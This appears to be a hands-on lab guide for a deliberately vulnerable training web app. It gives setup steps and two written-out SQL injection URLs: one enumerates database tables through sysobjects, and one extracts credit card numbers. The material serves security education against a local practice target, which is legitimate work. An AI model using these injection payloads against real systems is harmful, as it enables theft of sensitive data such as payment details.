SQL Injection


1. Clone the repository and start from the “sqlinjection-before” branch  
   git clone <https://github.com/geobarteam/toh.git>

cd toh

git checkout sqlinjection-before

1. Setup your local SqlExpress Database

Open SqlManagement Studio, Right-Click on the Databases node, New Databases, TourOfHeroes



Open de query: \toh\toh-db\CreateTables.sql and execute it on your TourOfHeroes DB.

1. Launch the bakend & frontend


toh\toh-webapi> dotnet run

toh\toh-client> npm install

toh\toh-client> npm start

1. Browse <http://localhost:4200/detail/2>

Enable developer tools



1. Query the tables of the database by using   
   <http://localhost:4200/api/heroes?filter=id=(select+name+from+sysobjects+where+id=(select+top+1+id+from+(+select+top+1+id+from+sysobjects+where+xtype=char(85)+order+by+id+asc+)+sq+order+by+id+desc))>

Vary the 1 to query the tables

1. Perform the attack => steal the creditcards: <http://localhost:4200/api/heroes?filter=id=(select+top+1+%5bNumber%5d+from+creditcards)>